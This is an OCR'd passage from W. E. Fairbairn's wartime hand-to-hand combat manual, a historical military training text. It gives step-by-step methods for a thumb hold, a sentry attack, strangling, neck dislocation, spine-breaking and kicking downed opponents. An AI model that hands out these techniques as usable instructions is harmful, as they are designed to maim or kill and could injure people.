1. With both hands, seize your opponent's right wrist and arm with a very firm grip, making him keep the hold shown in Fig. 39.
2. Turn to your left (inwards, towards your opponent) by pivoting on your left foot. This will twist his arm.
3. Step backwards as far as possible with your right foot, jerking his hand off your head in a downward and backward direction between your legs (Fig. 40).
   Note. - It is possible that this will tear quite a bit of your hair out by the roots, but it is very unlikely that you will notice it at the time.
4. Keep a firm grip on his wrist and arm, and follow up with a smashing kick to your opponent's face with the toe of your right boot.



Fig. 38



Fig. 39



Fig. 40

Note A. - All the above movements must be one rapid and continuous motion.
Note B. - When in the position shown in Fig. 40, you can increase the force of your kick to the

face by pulling your opponent's arm slightly upwards and towards you. This movement also enables you to get back on balance.

NO. 12 - THUMB HOLD

This is the most effective hold known, and very little exertion on your part (three to four pounds' pressure) is required to make even the most powerful prisoner obey you. It is possible also for you to conduct him, even if resisting, as far as he is able to walk. You have such complete control of him that you can, if necessary, use him as cover against attack from others.

The movements you have to make to secure this hold are very complicated, which is mainly the reason why it is almost unknown outside of the Far East. But the advantage one gains in knowing that he can effectively apply this hold more than repays for the time that must be spent in mastering it.




Fig. 41

First concentrate on making every move slowly, gradually speeding up until all movements become one continuous motion. When you have thoroughly mastered the hold, then learn to secure it from any position in which you have secured your opponent.


It should be understood that this hold is not a method of attack, but simply a "mastering hold," which is applied only after you have partially disabled or brought your opponent to a submissive frame of mind by one of the "follow up" methods (BLOWS).

Should your opponent not be wearing a helmet or similar pro-tection which covers his cars, the following will be found to be a very simple method of making him submissive:

Cup your hands and strike your opponent simultaneously over both ears (Fig. 41). This will probably burst one or both ear drums and at least give him a mild form of concussion. It can be applied from the front or from behind.

NO. 12 - THUMB HOLD (cont.)

Stand facing your opponent and slightly to his left.



1. Insert your right thumb between the thumb and forefinger of his left hand, your fingers under the palm of his hand, your thumb to the right (Fig. 42).
2. Seize his left elbow with your left hand, knuckles to the right, and thumb outside and close to your own forefingers (Fig. 43).
3. Step in towards your opponent; at the same time, turn your body so that you are facing in the same direction, simultaneously forcing his left forearm up across his chest and towards his left shoulder by pulling his elbow with your left hand over your right forearm and forcing upwards with your right hand (Fig. 44).
   Release the hold with your left hand just as soon as you have pulled his elbow over your right forearm, and hold your oppo-nent's left elbow very close to your body.
4. Keeping a firm grip on the upper part of his left arm with your right arm, immediately seize the fingers of his left hand with your left. This will prevent him from trying to seize one of the fingers of your right hand and also give you an extra leverage for applying pressure as follows:
5. Press down on the back of his hand towards your left-hand side with your right hand. Should your opponent be a very-powerful man and try to resist, a little extra pressure applied by pulling his fingers downwards towards your left-hand side with your left hand will be sufficient to bring him up on his toes and convince him that he has met his master (Fig. 45).

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NO. 13 - SENTRY HOLD

The successful execution of this method of attack on a sentry-presupposing thorough mastery of every move - depends entirely on careful preparation. First, the man selected to make the attack should be an expert at stalking. The stalk or approach should be made during the hours of dark or semi-dark, and the sentry should be kept under observation long enough for the attacker to familiarize himself with the sentry's movements and equipment.
Now let us assume that conditions are somewhat as follows:

1. The sentry's rifle is slung or carried on his right shoulder.
2. He is wearing a steel helmet covering the back of his neck and his ears.
3. He is wearing a respirator on the small of his back, projecting as much as six inches (see Fig. 46).
4. There are other sentries within shouting distance.


Fig. 46

These conditions are not too favorable for the attacker, but are what might have to be met, and training should be carried out under conditions as near as possible to those which would be met in actual war.
Note. - The stalker should not be handicapped with any equipment, other than a knife or a pistol. He should wear rubber or cloth shoes, socks pulled well up over the trousers, cap-comforter well pulled down, with the collar of his blouse turned up and his hands and face camouflaged (See Fig. 47, page 43).

NO. 13 - SENTRY HOLD (cont.)

1. Approach the sentry from behind to within three to four feet and take up the position shown in Fig. 47. This will permit you to make a lightning-like attack by springing on him.
2. With the fingers and thumb of your left hand fully extended, strike him across the throat with the inner edge
   of your left forearm (i.e. with the forearm bone), and simultaneously punch him with your clenched right hand in the small of his back or on his respirator case (Fig. 48). The effect of these blows, if applied as above, will render your opponent unconscious or semi-conscious. Further, the blow on the throat will cause your opponent to draw in his breath, making it impossible for him to shout and give the alarm.
3. The blows should be immediately followed with a very fast movement of your right hand from the small of his back, over his right shoulder, clapping it over his mouth and nose (Fig. 49). This will prevent him from breathing or making a noise if the blow on the throat was not effectively applied.




Fig. 47 Fig. 48 Fig. 49

Very likely the blows on his throat and in the small of his back will cause him to drop his rifle or will knock his helmet off his head. Should this happen, do not attempt to prevent their falling on the ground. Just keep still for about ten seconds, after which it is unlikely that anyone having heardthenoise will come to investigate. Retaining your hold around his neck with your left arm, drag him away backwards.

Note. - The extraordinary effectiveness of this hold will be readily understood if you have a friend apply it on you as above, being careful to exert no more than one-twentieth of the required force.

NO. 14 - JAPANESE STRANGLE HOLD



Fig. 50



Fig. 51

1. Aipproach your opponent from behind.
2. Place your left arm around his neck, with your forearm bone bearing on his "Adam's apple."
3. Place the back of your right arm (above the elbow) on his right shoulder and clasp your right biceps with your left hand.
4. Place your right hand on the back of his head.
5. Pull him backwards with your left forearm and press his head forward with your right hand, and strangle him (Fig. 50).

Note. - Should your opponent attempt to seize you by the testicles:

(a) Keep your grip with both arms, straightening out the fingers and thumbs of both hands. With the edge of your left hand in the bend of your right arm, place the edge of your right hand just below the base of the skull.
(b) Step back quickly, at the same time jolting his head forward with the edge of your right hand, and dislocate his neck (Fig. 51).
(c) If your opponent is a taller man than yourself, making it difficult for you to reach his right shoulder with your right arm, as in Fig. 50, bend him backwards by

applying pressure on his neck with your left arm. If necessary, punch him in the small of the back, as shown in Fig. 48, page 43, and bring him down to your own height.

NO. 15 - HANDCUFF HOLD

1. You are facing your opponent. Make a dive at his right wrist, seizing it with both hands, right above left, and jerk it violently downwards, as in Fig. 53. This will pro-duce a considerable shock, amounting almost to a knock-out blow on the left side of his head.
2. Swing his arm up to the height of your shoulder, at the same time twisting his arm towards you so as to force him off-balance on to his left leg (Fig. 54).
3. Keeping his arm at the height of your shoulder, pass quickly underneath it by taking a pace forward with your right foot. (It may be necessary for you to reduce your height to permit your doing this; do so by bending your legs at the knees.) Turn inwards towards your opponent, jerking his arm downwards, as in Fig. 55.
4. Step to his back with your left foot, and, with a circular upward motion, force his wrist well up his back. Retain the grip with your left hand and seize his right elbow with your right hand, forcing it well up his back. Then slide your left hand around his wrist, bringing your thumb inside and finger over the back of the hand, and bend his-wrist. Apply pressure with both hands until your oppo--nent's right shoulder points to the ground (Fig. 56).




Fig. 53 Fig. 54 Fig. 55 Fig. 56

Note A. - This is a very useful hold for marching your prisoner a short distance only. For a longer march, a change to the Thumb Hold (Fig. 45, page 39) is recommended.
Note B. - A method of tying up your prisoner is shown on page 83 (Figs. 98 and 99).

NO. 16 - BENT-ARM HOLD

Note. - Students are strongly recommended to specialize in mastering this hold.

1. Your opponent has taken up a boxing stance, or raised his right arm as if about to

deliver a blow.

2. Seize his right wrist with your left hand, bending his arm at the elbow, towards him (Fig. 57). Continue the pressure on his wrist until his arm is in the position shown in Fig. 58. Note. - These movements must be one rapid and continuous motion. Note that forcing your opponent's right forearm backwards places him off-balance, making it almost impossible for him to attack you with his left fist.
3. Immediately step in with your right foot, placing your right leg and hip close in to your opponent's thigh.
4. Pass your right arm under the upper part of his right arm, seizing his right wrist with your right hand above your left.
5. Keeping a firm grip with both hands, force his right elbow and arm against your chest, applying pressure by jerking his wrist towards the ground. At the same time, force the forearm bone of your right arm up and in to the back muscles of the upper part of his right arm (Fig. 59).
6. Should your opponent, when in this position, attempt to strike you with his left hand: Straighten out the fingers and thumb of your right hand, placing the edge of the hand over your left wrist, and apply pressure by a sudden jerk upwards of your right forearm, taking care to keep his elbow well in to your chest (Fig. 60).



Fig. 57



Fig. 58



Fig. 59




Fig. 60

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W. E. FAIRBAIRN

NO. 17 - HEAD HOLD

Approach your opponent from the front.



Fig. 61



Fig. 62

1. Keeping the fingers of your right hand straight and thumb extended, strike him on the left side of his neck with the inside of your right forearm (Fig. 61). This blow will render your opponent "punch-drunk" or dazed.
2. Immediately after delivering the blow with your right forearm, slide it around your opponent's neck, simultaneously stepping across his front with your right leg, bending him forward from the waist and catching hold of your right wrist with your left hand (Fig. 62).
3. Force your right forearm bone into the right side of his face (anywhere between the temple and the chin will do) by pulling on your right wrist with your left hand and forcing downwards on the left side of his face with your body.

Note. - Observe that the outside of your right forearm is resting on your right thigh and that the weight of your body is being forced on to your right leg by pressure from your left foot. Any attempt of your opponent to seize your testicles should immediately be countered by a

slight increase of pressure. If necessary, apply an edge-of-the-hand blow as follows: Release your hold with your left hand, straighten up slightly, and apply the blow on the left side of his neck.

NO. 18 - HIP THROW

You are facing your opponent.

1. Seize his equipment, amis, or clothing slightly above the height of his elbows. Pull down with your right hand and lift up with your left hand, pulling him off-balance. Simultaneously shoot your left leg as far as possible behind him, keeping your left leg rigid and close up to his thigh. Take care that your left foot is pointing as in Fig. 63.
2. Continue the downward pull of your right hand and the upward lift of your left hand, at the same time bending forward and downwards from your waist towards your right foot. All the above movements must be one rapid and continuous motion and will throw your opponent as in Fig. 64. Follow-up with a kick on his spine with either boot, somewhere near the small of his back.



Fig. 63



Fig. 65



Fig. 64

Note. - A.n alternative method of applying the Throw when dealing with an opponent approaching you on your left side is as follows:
1. Seize his equipment or left arm with your right hand and pull downwards, simultaneously striking him up under the chin with your left hand (Chin Jab) and kicking his legs from under him with a backward kick of your rigid left leg, as in Fig. 65. This will throw your opponent back-wards with smashing force, after which it will be a simple matter for you to dispose of him in any manner you may wish.

NO. 19 - WRIST THROW

Because of the unusual manner in which your opponent's hand is seized at the initial start of this throw, you should first learn the hold as follows:

1. Force your left thumb into the back of your opponent's right hand, between the small bones of his first and middle fingers, your fingers passing around to the palm of his hand.
2. Force your right thumb into the back of this same hand, between the small bones of his middle and third fingers, your fingers passing around to the palm of his hand.
3. Bend his hand towards him by pressure of your thumbs on the back of his hand and backward pressure on the palm and wrist with your fingers (Fig. 66).
4. Retain your hold with your left hand, take your right away, and permit his right arm to hang naturally at his side. (Remember, this is only practice.) You will then be in the position shown in Fig. 67. (Back of your left hand towards your right-hand side, your fingers around his thumb towards the palm of his hand, your thumb forced in between the small bones of his first and second fingers.)
5. Bend his arm, by a circular upward motion, towards your left-hand side, turning the palm of his hand towards him;
   then force both your thumbs into the back of his hand (Fig. 66).
6. Applying pressure on the back of his hand and on his wrist (as in 3), force his hand towards the ground on your left-hand side. This will throw him on to his right-hand side. To finish your opponent off, jerk up on his right arm, simultaneously smashing down on his lower ribs with your right boot (Fig. 68).



Fig. 66



Fig. 67



Fig. 68

NO. 20 - BACK BREAK

1. Approach your opponent from his left-hand side, bend your legs slightly, reach down, and seize him by passing your right arm over .his chest and your left arm under his legs, just behind the knee, as in Fig. 69.
2. Lift him up, mainly by straightening your legs, as in weight lifting, to approximately the height of your chest, as in Fig. 70.
3. Take a short pace forward with your right foot, bending your right leg so that the upper part (thigh) is approximately parallel to the ground. With all the strength of your arms, assisted by the forward movement of the upper part of your body, smash him down on your right knee and break his spine (Fig. 71).




Fig. 69 Fig. 70 Fig. 71

Note. - If you carry out these directions correctly, you will be surprised how easily you can lift a man much heavier than yourself. You are partially aided by the fact that your opponent will instinctively try to save himself by clutching hold of you with one or both hands. Provided that you use the weight of your body in your downward smash, he cannot prevent you from breaking his spine.

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How to win in hand-to-hand fighting

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

NO. 21 - CHAIR AND KNIFE




Fig. 72

Fig. 73

Most lion tamers consider a small chair to be sufficient to keep a lion from attacking them. Should you be so fortunate as to have a chair handy when your opponent is attacking you with a knife, seize the chair as in Fig. 72. Rush at him, jabbing one or more of the legs of the chair into his body. The odds in favor of your overpowering your opponent are roughly three to one, and well worth taking (Fig. 73).

NO. 22-THE MATCH-BOX ATTACK

You are sitting down, say, in a railway coach. Your opponent, who is on your left, sticks a gun in your ribs, holding it in his right hand.

1. Take a match-box and hold it as in Fig. 74, the top of the box being slightly below the finger and thumb.
2. Keeping the upper part of the right arm close to the right side of your body, with a circular upward motion of your right fist, turning your body from the hip, strike your opponent hard on the left side of his face, as near to the jawbone as possible (Fig. 75); parry the gun away from your body with your left forearm.




Fig. 74

